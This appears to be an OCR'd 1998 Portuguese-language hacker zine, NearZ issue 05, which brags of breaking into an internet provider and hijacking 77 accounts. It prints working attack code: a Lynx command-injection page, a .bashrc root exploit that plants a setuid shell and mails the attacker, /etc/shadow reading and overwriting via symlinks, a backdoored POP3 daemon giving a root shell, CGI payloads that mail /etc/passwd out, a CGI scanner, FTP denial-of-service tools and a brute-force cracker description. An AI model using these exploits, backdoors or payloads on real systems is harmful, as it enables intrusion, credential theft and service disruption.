
issue05



KeyWorDZ: Hack, [FiLE: nearz05.txt]
CrACk, Linux, [SiZE: 60000 Bytes]
ProGraMMing, [DATE: 25 Abr 1998]
VirII, XpLoit, [Format: Plain-Text]
ZiNe, asm, [Lingua: Portugues]
RuLez, c, NearZ. [Price.: 100% FREE]

MeMBeRZ

ThERevenge
SouL Hunter
GhostOBtRuDeR
imOrtal

05
issue 05

Este documento contem informacoes somente para fins *EDUCATiVOS*, logo, se voce usa-las pra outros fins, a responsobilidade e' somente *SUA*
E' sempre bom saber o que se esta fazendo

Current Members

GhostOBtRuDeR	TheReVenGe
SouL Hunter	imOrtal

[0x00] introducao

=■ N e a r (z) ■=

internet, 25 de Abril de 1998, 01:30am

NearZ com um novo "estilo" esta de volta! Como prometido dividimos o zine em 2 sessoes Linux e Windows. Linux->Contendo programas scripts, exploits, bugs, etc... resumindo: mais um metodo pra ganhar accesso ao systema da vitima =) e dependendo do buraco daremos tambem um modo de corrigir :| Windows->Mesma coisa soh lembrando que nunca daremos a correcao pelo simples motivo que em 99% dos casos nao tem! Lembram-se do cript2 mencionado do issue01, ele foi deixado de lado, pra que gastariamos tempo depois que inventaram o MD5 :), Nao esquecendo de dar creditos ao zine "rwx" (www.rwx.home.ml.org) hehe, os companheiros colocaram um link pra nosso zine lah!, Agora vamos a algumas noticias

```
<14/04> - Near(Z) anuncia novo membro - im0rtal
        - O mesmo contribuiu com a invasao do provedor Globalsite
        - e eh oficialmente inserido no grupo.
        .
<14/04> - Near(Z) invade mais um provedor(Globalsite). Este porem, junto
        - com as hp's hackeadas sao expostas ao publico pela primeira
        - vez, mudando algumas regras em relacao ao sigilo. Foram 77
        - contas hackeadas em menos de 25 min, gracas ao novo script
        - feito por GhostOBtRuDeR e um pouco modificado por im0rtal.
        - Ate a data corrente, as 77 contas foram tomadas, mas ainda
        - restam muitas outras que seguirao o mesmo caminho.
        - Voce pode ver algumas hp's hackeadas em:
        - www.soteris.com.br/~ -> agora escolha um username da lista:
        - alexlara alves amb arte bambam belkiss brg cacampos camille
        - cassio cathabi commun cookpont corumba cpe crisarq crsb
        - por falta de espaco nao iremos colocar todos
        .
<16/04> - Nova variacao de teardrop, nestea que derruba qualquer
        - Linux 2.0.* e 2.1.* e alguns Windows
        - Veja o patch no final desta edicao
        .
<18/04> - Mais uma variacao de teardrop, overdrop que nao derruba
        - nada, mas enche o saco com os printk() (esta funcao
        - imprime uma string na tela, ignorando qual VC voce estiver)
        - Este drop afeta Linux 2.0.33 sem o patch
        - Veja o patch no final desta edicao
        .
<21/04> - Bill Gates se deu mal quando foi apresentar o windows98,
        - seu produto trava na frente de milhares de telespectadores
        - com aquela linda "tela azul", a noticia corre o mundo
        - rapido, levando alegria e risadas para o publico do palhaco
```

```
 Making files is easy under the UNIX operating system.  Therefore, users
 tend to create numerous files using large amounts of file space.  It
 has been said that the only standard thing about all UNIX systems is
 the message-of-the-day telling users to clean up their files.
       -- System V.2 administrator's guide
```

[0x01] Lynx 2.7.1 DownLoad TAG Rule

GhostOBtRuDeR

Muita gente usa Lynx, geralmente 2.6 que vem com o slack, ou 2.7 (que tem umas corzinhas legais), mas quase ninguem sabe de um furinho nele, tipo: faca um teste, coloque o test.html em algum lugar depois digite: lynx ./test.html e clike em "Clike aki" =) aperte ENTER, depois saia do Lynx e de um: cat /LYNX_RULE ahammm... A parte interessante esta em: `ls%20-l%20/>/LYNX_RULE` trocando o %20 por espaco: "ls -l / >/LYNX_RULE" humm, o problema esta nos tmp do lynx, antes de voce salvar um arkivo ele fica gravado em /tmp quando voce salva-o o lynx simplesmente executa um "cp /tmp/temp.file.blah /lugar/onde/voce/escolheu.tgz" tipo, voce nao conhece bash? :) nao sabe que ` executa o comando e pega a string retornada?? (ex: echo `whoami`; retorna "root") Agora imagina se trocar esse ls por um ... vamos supor: "rm -rf /*" mas fike tranquilo, jah existe uma versao do Lynx 2.8 jah vem com furo corrigido, mas se voce continuar usando o seu velho ae, tome muito cuidado antes de salvar arkivos vale a pena apertar = pra ver o que voce estah salvando, principalmente em paginas estranhas, como dakele amiguinho seu... PS: Se voce trocar: Method=-1 por Method=0

```
 o Lynx CAi com uma mensagem parecida com:
 ...
 A Fatal error has occurred in Lynx Ver. 2.*
 ...
 Do NOT mail the core file if one was generated.
 Lynx now exiting with signal:  11


>---[ test.html ]------Starts here!

<HTML><Head><Title> BUG no Lynx 2.7.1 </Title></Head>
<a href="LYNXDOWNLOAD://Method=-1/File=`ls%20-l%20/>/LYNX_RULE`/SugFile=eae">
CLike aki </a>
</BODY></HTML>

>---[ test.html ]------Ends here!
```

```
    Without a consience they destroy
    And that's a thing thay enjoy
    They're a sickness that's in all our minds
         -- Iron Maiden
```

[0x02] su + .bashrc == r00t

GhostOBtRuDeR

```
 wo0ow, Conhece su? :) , aki teremos um Local XPloit, tipo:
 Se voce colocar o ".bashrc" que tem ae em baixo no seu ~home
 quando o root tentar dar um "su voce", como para o root o su
 nao pede a senha do usuario quando ele perceber jah serah tarde,
 o su executara .bashrc que compilarah um .c que executara a
 string que voce colocar em COMANDO como uid root =) como eh
 um local exploit o melhor a fazer eh copiar um shell suid0 pra voce:

  "cp /bin/bash /tmp/.cca060.s;clear; chmod 4711 /tmp/.cca060.s"

  isso ira copiar um shell setuid pra /tmp/.cc060.s
  ae quando perceber que o root deu "su voce" voce loga no sistema
  e executa o suid0 shell:

   login: ghost
   password:
   No mail.

   ghost ~ $ ls -lA /tmp
   -rws--x--x   1 root     root       279352 Apr  3 18:12 .cca060.s
   ghost ~ $ /tmp/.cca060.s
   root ~ #

  Agora eh soh se divertir ;). Voce pode melhorar mais o eskema
  colocando um comando pra te avisar quando o .bashrc foi executado:

mail -s WOW voce@dammm.yup   <<___EOF__
ae, pronto, sabe o que fazer agora
.
___EOF__

  Eh todo seu!

>---[ .bashrc ]------Starts here!

cat >/tmp/a.c <<__EOF__
#include <sys/ioctl.h>
#define COMANDO  "cp /bin/bash /tmp/.cca060.s;clear; chmod 4711 /tmp/.cca060.s"
/*                ^^^^^ voce pode trocar isso pelo comando   */
/*                      que queira executar                  */
void main(void){
 char C[1024];
```

```
 int i=0;
 int P=getppid();
 sprintf( C , "\n%s;clear;logout\n" , COMANDO );
 kill(P--,9);
 kill(P,9);
 for(;i<strlen(C);i++)
     ioctl(0,TIOCSTI,C+i);
 unlink("/tmp/a.c");
 unlink("/tmp/a");
}
__EOF__
clear;gcc /tmp/a.c -o/tmp/a
clear;rm -f ~/.bashrc
clear;/tmp/a
clear

>---[ .bashrc ]------Ends here!
```

UNIX was half a billion (500000000) seconds old on
Tue Nov 5 00:53:20 1985 GMT (measuring since the time(2) epoch).
-- Andy Tannenbaum

[0x03] Quake2 suid0 + config.cfg

GhostOBtRuDeR

eae? Que tal um duelo quake2 :)
Como tudo que eh rws--x--x eh problematico, porque quake nao
seria? Vamos lah: o quake le o arkivo de configuracao config.cfg
e avisa de possiveis erros no arkivo, entao se voce fazer um
link pra /etc/shadow ou outro arkivo que queira ler
ele vai dizer coisas do tipo:
Unknow Comand "root:b8I8iRhxlzyjQ:10228:0:::::"
ae voce anota e crackeia nesse caso
Vamos lah, acompanhe:

```
~ $ mkdir baseq2
~ $ id
uid=1000(ghost) gid=1000(nearz) groups=1000(nearz)
~ $ ls -l /usr/games/quake/quake2
-rws--x--x   1 root     root       303444 Feb 24 19:07 quake2
~ $ ln -s /etc/shadow baseq2/config.cfg
~ $ /usr/games/quake/quake2
couldn't exec default.cfg
execing config.cfg
Unknown command "root:b8I88iRhxlzyjQ:10228:0:::::"
Unknown command "ghost:MKP6Ka6E0nlNu:10278:0:99999:7:::"
Unknown command "revenge:77kCHt4j63I2a:10313:0:99999:7:::"
Unknown command "soul:rYi3L6kywbSLI:10231:0:::::"
Unknown command "im0rtal:AgOzQl3l16psA:10234:0:::::"
```

"The bad reputation UNIX has gotten is totally undeserved, laid on by
people who don't understand, who have not gotten in there and tried
anything."
-- Jim Joyce, owner of Jim Joyce's UNIX Bookstore

[0x04] Netscape 4.04 Frames infinitos

GhostOBtRuDeR

Acredita que seu netscape pode cair em poucos segundos com 2
simples arkivinhos? Nao? faca um teste coloke os seguintes
arkivos em algum lugar, depois abra o test.htm no netscape...
de repente ele some da sua tela, como um passe magica. Existe
tambem uma versao desse 2 arkivos que travam o ie4, mas como
todo mundo sabe que ele jah eh um m*r*a nao irei coloca-lo aki ;)
PS: Testei isso no meu lindo 486, se voce usa uma peca de museu

igual a essa, se pensar rapido podera apertar o botao "Stop"
do browser que ele nao caira, mas como aki eh um teste deixe
cair...
OBS: Testei isso no XFree86, mas tambem testei no Windows95 com
o Netscape 4.03 e ele tambem caiu e o windows disse akela
querida mensagem: "Este programa executou uma operacao ilegal..."

```
>---[ test.htm ]------Starts here!

<HTML><HEAD><TITLE> Eu estou derrubando seu Netscape </TITLE></HEAD>
<FRAMESET ROWS="*,*" border=1>
        <frame SRC="test2.htm">
        <frame SRC="test2.htm">
</FRAMESET><BODY></BODY></HTML>

>---[ test.htm ]------Ends here!
```

Agora ao test2.htm

```
>---[ test2.htm ]------Starts here!

<HTML><HEAD><TITLE> Eu estou derrubando seu Netscape </TITLE>
<META HTTP-EQUIV="REFRESH" CONTENT="0; URL=test.htm">
</HEAD><FRAMESET ROWS="*,*" border=1>
        <frame SRC="test.htm">
        <frame SRC="test.htm">
</FRAMESET><BODY>test</BODY></HTML>

>---[ test2.htm ]------Ends here!
```

Yesterday I was a dog. Today I'm a dog. Tomorrow I'll probably still
be a dog. Sigh! There's so little hope for advancement.
-- Snoopy

[0x05] Detonando arkivos no Slackware

GhostOBtRuDeR

Seguinte, Sabe aqueles programas de menuzim do slack, (netconfig,
pkgtool...) eles criam arkivos no diretorio /tmp para as repostas
do usuario, Como o diretorio /tmp eh rwxrwxrwt voce pode criar
um link pra qualquer arquivo no sistema, ae quando o root for
executar um desses programas ele vai gravar para o link, substituindo
o arkivo pra onde o link aponta

```
$ cd /tmp
$ ln -s /etc/shadow tmpmsg
```

Nesse caso o /etc/shadow vai ser DeToNaDo! quando o root executar o
netconfig. Lista dos arkivos e programas:

Programa	Arquivo no /tmp
liloconfig-color	/tmp/reply
netconfig	/tmp/tmpmsg
pkgtool	/tmp/reply
makebootdisk	/tmp/return

Nao soh esses programas podem ser vulneraveis, qualquer programa que use
o "dialog" e grave arkivos em /tmp pode ser vulneravel
Um modo pra tentar corrigir esse problema seria vereficar se o(s) arkivo(s)
jah existem em /tmp antes de continuar com o script... hehe como nao sou
eu quem faz o slackware nem vou ganhar nada com isso . . . :)
Esperemos que no slack 3.5 jah venha resolvido.

Money is the root of all evil, and man needs roots

[0x06] The Near(z) BaCkDooRs (reAL)

Porra! Ateh hoje jah vi varios zines (inclusive o NearZ) falando sobre
"como instalar backdoors", mas ateh nunca vi um que ensina-se a fazer
backdoors camufladas, mais dificeis de serem descobertas, entao vamos:
Backdoors no inetd.conf, crontab, sao faceis de ser descobertas.
entaum como? Bah! Alterar os daemons dos servicos. Pra isso estamos
fazendo essa "serie", nela colocaremos junto com o zine o source
e binario dos daemons jah alterados pra servirem como backdoors!
Seguinte, o que seria uma 'boa' backdoor? Uma que se disfarcasse
como um programa comum(daemon), que nao tivesse arkivos extras
no sistema? Nessa edicao alteramos o in.pop3d (Version 1.005l)
pra Slackware 3.4 e colocamos uma backdoor imperceptivel aos olhos
dos admins, ok, vamos explica-la agora

Olhe isso ze':
```
pop3    stream  tcp     nowait  root    /usr/sbin/tcpd  in.pop3d
```

Hummm, olhei e dai? Dai que o pop3d eh uid0 quando executado =]
entaum ele serah o escolhido dessa edicao!
O nosso backdoor usa uma senha escolhida por voce na hora da instalacao
pra executar um "bash -i", tipo o servico pop3 funcionara normal, a
nao ser que voce telneteie pra porta 110 e digite a senha que voce
escolheu...
Vamos a parte tecnica:
Quando o pop3d inicia ele espera por um comando do outro lado
que eh um programa de email tipo Netscape, Pine, Pegasus, etc...
```
      fgetl(cli_buf,CLI_BUFSIZ,stdin)
```
Apos isso ele chama a funcao svr_auth(state,inbuf) que compara
as entradas com "USER", "APOP" ou "QUIT" que sao os 3 unicos comandos
aceitos como 1o. comando. Agora entra a backdoor, logo no comeco
da funcao tem uma chamada pra NearZ_BaCkDooR(inbuf) on inbuf eh
os dados de entrada, esse funcao intercepta o daemon e verifica
se o conteudo de inbuf eh a senha que voce escolheu:
```
if (strncmp(inbuf , NearZ_Senha , strlen(NearZ_Senha) ) == 0){
   . . .   system("/bin/bash -i");    . . . }
```
Yah! Se for a senha voce jah estaria num shell de root a essa hora,
mas se nao fosse a senha o daemon continuaria normalmente...

Pra compila-la eh soh executar o "configure"
Vamos vamos a exemplicao de como instalar o neguim
```
/ # mkdir nearz
/ # cd nearz
/nearz # mv /nearz05.tgz .
/nearz # tar zxf nearz05.tgz
/nearz # ls -l
drwx------   3 root     root         1024 Jan  1 00:00 backdoor
-rw-------   1 root     root        50000 Jan  1 00:00 nearz05.txt
/nearz # cd backdoor
/nearz/backdoor # ls -l
drwx------   3 root     root         1024 Jan  1 00:00 pop3
/nearz/backdoor # cd pop3
/nearz/backdoor/pop3 # ./configure
.
.
.
```
Soh isso que voce tem que fazer, apos fazer voce tera um novo arkivo
./in.pop3d que eh o daemon+backdoor agora substitua o verdadeiro daemon
do pop3 por esse arkivo e pra fazer um teste:

```
/ $ telnet cpd.adminlamer.com.br 110
Trying 69.69.69.69...
Connected to cpd.adminlamer.com.br.
Escape character is '^]'.
+OK cpd POP3 Server (Version 1.005l) ready at <Sun Apr 66 00:00:00 1998>
senhaescolhida

uhul!! Bem Vindo `as BaCkDooRs NearZ ;)
bash# whoami
root
bash#
```

[0x07] /cgi-bin - SCan Cgi

TheReVenGe

ScanCgi e' um pequeno programa em C que procura CGIs bugados especificados
em um arkivo por voce. Antes de ir diretamente ao programa, abaixo vai uma
breve explicacao de alguns CGIs que contem problemas.

1. PHF - o velho "phf" ainda e' encontrado em algumas Universidades mais
   antigas.
   Ex: www.vitima.br/cgi-bin/phf?Qalias=x%0acat%20/etc/passwd

2. php.cgi - E' possivel ler qualquer arquivo do sistema.
   Ex: www.vitima.br/cgi-bin/php.cgi?/etc/passwd

3. test-cgi - Pode visualizar qualquer dir do sistema
   Ex: www.vitima.br/cgi-bin/test-cgi?/*
       -> lista o diretorio '/' na variavel QUERY_STRING
   Muitos consertam esse furo, mas deixam outro furo igual aberto em outro
   arquivo, por exemplo o nph-test-cgi.

4. nph-test-cgi - Tem o mesmo problema do test-cgi
   Vem nas seguintes distribuicoes:
   NCSA HTTP 1.3, 1.4, 1.4.1, 1.4.2, 1.5.1, 1.5.2, 1,5.2a
   Apache HTTP 0.8.11, 0.8.14, 1.0.0, 1.0.2, 1.0.3, 1.0.5, 1.1.0
   Ex: www.vitima.br/cgi-bin/nph-test-cgi?/*

5. Campas - Pode executar qualquer comando remotamente.
   Ex: www.vitima.br/cgi-bin/campas?%0acat%0a/etc/passwd%0a

6. view-source - Encontrado em algumas distribuicoes, e' possivel
   visualizar qualquer file.
   Ex: www.vitima.br/cgi-bin/view-source?../../../../../../../etc/passwd

7. wrap - Encontrado nas distribuicoes do IRIX 6.2.
   Com ele pode-se visualizar qualquer diretorio do sistema.
   Ex: www.vitima.br/cgi-bin/wrap?/../../../../../etc

8. htmlscript 3.0 - E'possivel ler qualquer arquivo. (www.htmlscript.com)
   Ex: www.vitima.br/cgi-bin/htmlscript?../../../../etc/passwd

Existem varias maneiras de voce explorar alguns desses "bugs"
Os mais encontrados sao o "phf","php","test-cgi","nph-test-cgi".
O scancgi mais abaixo pode ser usado para procurar cgis que contenha
algum furo. Ele aceita 3 argumentos:

```
 scancgi list listcgi arquivodelog
                      ^^^^^^^^^^^^> esse ultimo e' opcional.
```

Onde "listcgi" e' o arquivo que contem os cgis a serem procurados nos
hosts que estao dentro do arquivo "list".
E' gerado um arquivo de log que tambem pode ser especificado contendo
os resultados obtidos.
Obs: Caso o arquivo de log nao seja especificado e' gerado o "scancgi.log"
O formato do arquivo "listcgi" e' o seguinte:

```
phf: GET /cgi-bin/phf?Qalias=x%0acat%20/etc/passwd
 |    |
 |    |
 |    |-> e' o que vai ser testado no host
 |
 |-> Antes dos ':' pode ser colocado qualquer nome. Esse nome serve para
     voce melhor entender o arquivo de log. (phf foi usado como exemplo)
```

Exemplo do arquivo "listcgi" com os CGIs explicados no comeco:
(e mais alguns que SouL Hunter reuniu)

```
REQUEST_METHOD=GET ./info2www '(../../../../../../../bin/mail seu@email </etc/passwd|)'

>---[ listcgi ]------Start
```

```
phf          : GET /cgi-bin/phf?Qalias=x%0acat%20/etc/passwd
php          : GET /cgi-bin/php.cgi?/etc/passwd
test-cgi     : GET /cgi-bin/test-cgi?/*
nph-test-cgi : GET /cgi-bin/nph-test-cgi?/*
campas       : GET /cgi-bin/campas?%0acat%0a/etc/passwd%0a
view-source  : GET /cgi-bin/view-source?../../../../../../../etc/passwd
wrap         : GET /cgi-bin/wrap?/../../../../../etc
htmlscript   : GET /cgi-bin/htmlscript?../../../../etc/passwd
pfdisplay    : GET /cgi-bin/pfdispaly.cgi?/../../../../etc/passwd
xenolith     : GET /cgi-bin/handler/xenolith;cat  /etc/passwd/|   ?data=Download

>---[ listcgi ]------End


 Voce tambem pode usa-lo para testar outras coisas, por exemplo para pegar
 a versao HTTP que o host estiver usando.
 Exemplo:
 version : HEAD / HTTP/1.0

>---[ scancgi.c ]------Start

/*  ScanCgi.C  - Procura CGIs especificados pelo usuario.
 *  by TheReVenGe - Near(Z)  - issue 05
 *  http://cyberspace.org/~nearz/ - <nearz@cyberspace.org>
 *
 *  Compile: cc -o scancgi scancgi.c
 *  UsE: ./scancgi <servlist> <cgilist> [logfile]
 *
 *  [cgilist] format:
 *  "nome do cgi : aqui e' o  que vai ser testado na porta 80"
 *  Obs: E' necessario que contenha os ':'
 */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <errno.h>

int  http_connect(char *);
void writelog(char *,char *);

int  sock;
char cbug[170],results[1024],cname[30];

int http_connect(char *server)
{
 struct sockaddr_in sin;
 struct hostent *hp;

 hp = gethostbyname(server);
 if( hp==NULL) {
   printf("\nHost nao encontrado: %s\n",server);
   return(1);
 } else {
   bzero((char*) &sin, sizeof(&sin));
   bcopy(hp->h_addr, (char *) &sin.sin_addr, hp->h_length);
   sin.sin_family = AF_INET;
   sin.sin_port = htons(80);
   sock= socket(AF_INET, SOCK_STREAM, 0);
   if( connect(sock,(struct sockaddr *) &sin, sizeof(sin)) < 0)  {
     printf("\nErro conectando em %s \n",server);
     return(1);
   }
 return(0);
 }
}

void writelog(char *server,char *file)
{
 FILE *fd;
 if( (fd=fopen(file,"a"))==NULL) {
   printf("\nErro lendo arquivo de log: %s\n",file);
```

```
   exit(0);
   }
 fprintf(fd,"\n---------------------\n");
 fprintf(fd,"\n[ %s : %s ]\n",server,cname);
 fprintf(fd,"\n%s\n",results);
 fclose(fd);
}

void main ( int argc, char **argv )
{
 int j,i;
 char tmp[200],tmp1[170],server[1024];
 FILE *list,*cgis,*log;

 printf("\n SCanCgi -  Version 1.0 - Near(Z) - issue 05 -TheReVenGe");
 printf("\n http://cyberspace.org/~nearz/ - <nearz@cyberspace.org>\n");

 if( argc < 3) {
   printf("\nUse: %s <serverfile> <cgifile> [logfile]\n\n",argv[0]);
   exit(0);
 }

 if(argv[3]==NULL) argv[3]= "scancgi.log";

 if( (list=fopen(argv[1],"r"))==NULL) {
   printf("\nErro abrindo arquivo: %s",argv[1]);
   exit(0);
 }

 if( (log=fopen(argv[3],"w"))==NULL) {
   printf("\nErro abrindo arquivo: %s", argv[3]);
   exit(0);
 }

 for(;;) {
 if( (fscanf(list,"%s",server)) != 1) break;
 if( (cgis=fopen(argv[2],"r"))==NULL) {
   printf("\nErro no arquivo: %s",argv[2]);
   exit(0);
 }
 while( (fgets(tmp,110,cgis)) != NULL) {
 *cname = '\0' ;  *tmp1 = '\0' ;  j=0;
 for( i=0;i<=strlen(tmp);i++) {
    cname[i] = tmp[i];
    if(tmp[i] == ':') break;
 }
 cname[i]='\0'; i++;
 for( ;i<=strlen(tmp);i++) {
    tmp1[j] = tmp[i];
    j++;
 }
 tmp1[j]= '\0';
 printf("\nProcurando   [%s]   em   [%s]",cname,server);
 sprintf(cbug,"%s\n",tmp1);
 if( (http_connect(server)) == 1) break;
 write(sock,cbug,strlen(cbug));
 read(sock,results,1024);
 printf(" ...OK");
 writelog(server,argv[3]);
 }
 printf("\n-");
 fclose(cgis);
 }
}

>---[ scancgi.c ]------End
```

Never drink coke in a moving elevator. The elevator's motion coupled with the chemicals in coke produce hallucinations. People tend to change into lizards and attack without warning, and large bats usually fly in the window. Additionally, you begin to believe that elevators have windows.

[0x08] Crashing Windows I

TheReVenGe

1. War FTPD - Buffer Overflow
   War FTPD e' usado em muitos servidores Windows95/NT por ae, ele pode ser usado para derrubar o servidor de ftp
   E' um overflow existente em varias partes do programa inclusive nos comandos USER e PASS.
   Ex:
   `USER xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.......`
   Vai abaixo o programa para derrubar o servidor

```
>---[ serv-who.c ]------Start

/*
        serv-who.c - 1998 - whiz
        kills Serv-U ftp on win95 boxes. This program makes SERV-U32 cause
        a stack fault in module KERNEL32.DLL Sometimes after Serv-U crashes
        windows becomes slow and non responsive, just an added bonus.
        Another thing is that if the ftp is running on NT it usually won't
        crash, just raise CPU usage to 100% while the attack is running.
        Another thing that might effect this program is how fast the serv-who
        computer's internet connection is. Or in other words how much faster
        is it then the victim's link.  A Faster one will give a higher
        success rate. serv-who, like, who the hell are you going to serv now,
        your crashed    */

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

int x, s, i, p, dport;

char *str =
"XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
*
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX";
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;

int open_sock(int sock, char *server, int port) {
     struct sockaddr_in blah;
     struct hostent *he;
     bzero((char *)&blah,sizeof(blah));
     blah.sin_family=AF_INET;
     blah.sin_addr.s_addr=inet_addr(server);
     blah.sin_port=htons(port);

    if ((he = gethostbyname(server)) != NULL) {
        bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
    }
    else {
         if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
           perror("gethostbyname()");
           return(-3);
         }
    }

        if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
             perror("connect()");
             close(sock);
             return(-4);
```

```
        }
        printf("     Connected to [%s:%d].\n",server,port);
        return;
}

void main(int argc, char *argv[]) {
     int t;
     if (argc != 3) {
       printf("serv-who.c - whiz\n\n");
       printf("kills serv-u ftp daemons\n\n");
       printf("Usage: %s <victim> <port>\n",argv[0]);
       exit(0);
     }
     printf("serv-who.c - whiz\n\n");
     if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
        perror("socket()");
        exit(-1);
     }
     p = atoi(argv[2]);
     open_sock(s,argv[1],p);

     printf("     Sending crap to %s on port %i... \n", argv[1], p);
     for (i=0; i<1000; i++) {            /* loop is REAL high, most likely
*/
       send(s,str,strlen(str),0x0);      /* it will exit with a */
                        send(s,str,strlen(str)*20+1,0x0); /* "Broken Pipe"
error before */
       send(s,str,strlen(str)*25+2,0x0); /* finishing the loop */
       send(s,str,strlen(str)*30+3,0x0);
       send(s,str,strlen(str)*35+4,0x0);
       send(s,str,strlen(str)*40+5,0x0); /* i just went crazy on the sends */
       send(s,str,strlen(str)*45+4,0x0); /* pay no attention to them */
       send(s,str,strlen(str)*50+5,0x0);
       send(s,str,strlen(str)*255+4,0x0);
       send(s,str,strlen(str)*182+5,0x0);
       send(s,str,strlen(str)*888+4,0x0);
       send(s,str,strlen(str)*666+5,0x0);
       send(s,str,strlen(str)*20+1,0x0);
       send(s,str,strlen(str)*25+2,0x0);
       send(s,str,strlen(str)*30+3,0x0);
       send(s,str,strlen(str)*35+4,0x0);
       send(s,str,strlen(str)*40+5,0x0);
       send(s,str,strlen(str)*45+4,0x0);
       send(s,str,strlen(str)*50+5,0x0);
       send(s,str,strlen(str)*255+4,0x0);
       send(s,str,strlen(str)*182+5,0x0);
       send(s,str,strlen(str)*888+4,0x0);
       send(s,str,strlen(str)*666+5,0x0);
     }
     printf("all done\n");
     close(s);
}
>---[ serv-who.c ]------End
```

2. inetinfo.exe
   Esse furo trabalha localmente. Voce pode causar um DOS facilmente dando
   um telnet para a porta 1031 namely (inetinfo.exe) e digitar alguns
   caracteres.

```
>---[ fuck.pl ]------Start
#!/usr/local/bin/perl
use Socket;
use FileHandle;
require "chat2.pl";

$ILoveBillGaytes = $ARGV[0] && shift;

$verbose = 0; # tell me what you're hitting
$knownports = 0;  # don't hit known problem ports
for ($port = $0; $port <65535; $port++)
{

if ($knownports && ($port == 135 || $port== 1031)) {
     next;
}
$fh = chat::open_port($ILoveBillGaytes, $port);
```

```
chat::print ($fh,"Windows NT e' a plataforma do futuro");
if ($verbose) {
    print "Trying port: $port\n\n";
}
chat::close($fh);
}
>---[ fuck.pl ]------End
```

Death is only a state of mind.
Only it doesn't leave you much time to think about anything else.

[0x09] FTP/POP3 Brute Force Crack

SouL Hunter

Aqui vai o FTP/Pop Brute Force attack pra LINUX!
Requerimentos:
   Linux
   Perl
       Dicionario (em arquivo neh!!! :))

Para os usam Win95. hmmm chega!.. ja tem muito de Ruindows95 nesta edicao!
Talvez na proxima. :)
Funcionamento:
eles procuram atraves de um dicionario senhas pelo FTP e pelo POP3.
seu funcionamento e' bem simples:

No caso do FTP
- Conecta ao Destino
- Espera por (220) (Mensagem Do FTP)
- Envia USER usuario (Ex. USER root)
- Espera por (331) (Sucesso) ou (530) Erro
- Envia PASS senha (Ex. PASS qwerty)
- Espera por (230) Sucesso ou (530) Erro
- Se deu Erro , grava arquivo para resumo. e reinicia
- Se acertou grava arquivo de log e sai.

No caso do POP
- Conecta ao Destino
- Espera por (+OK) (Mensagem Do FTP)
- Envia USER usuario (Ex. USER root)
- Espera por (+OK) (Sucesso)
- Envia PASS senha (Ex. PASS qwerty)
- Espera por (+OK) Sucesso ou (-ER) Erro
- Se deu Erro , grava arquivo para resumo. e reinicia mas sem reconectar
- Se acertou grava arquivo de log e sai.

Qual e' melhor??????
  Depende....

  O FTP-HACK eh mais rapido, porque o servidor respode as mensagens quase que instantaneamente... Ja no POP-HACK, o servidor demora mais para retornar as mensagens. (Mesmo que o POP nao reconecte ao servidor, a cada tentativa ele eh mais lerdo)
  Mas na maioria, os FTPs fecham o servico apos certos numeros de tentativas fracacadas. Causando um (DoS) por um curto tempo (>5/10 minutos). Ta certo que isso pode ser util. Mas no caso de achar alguma senha nao eh.
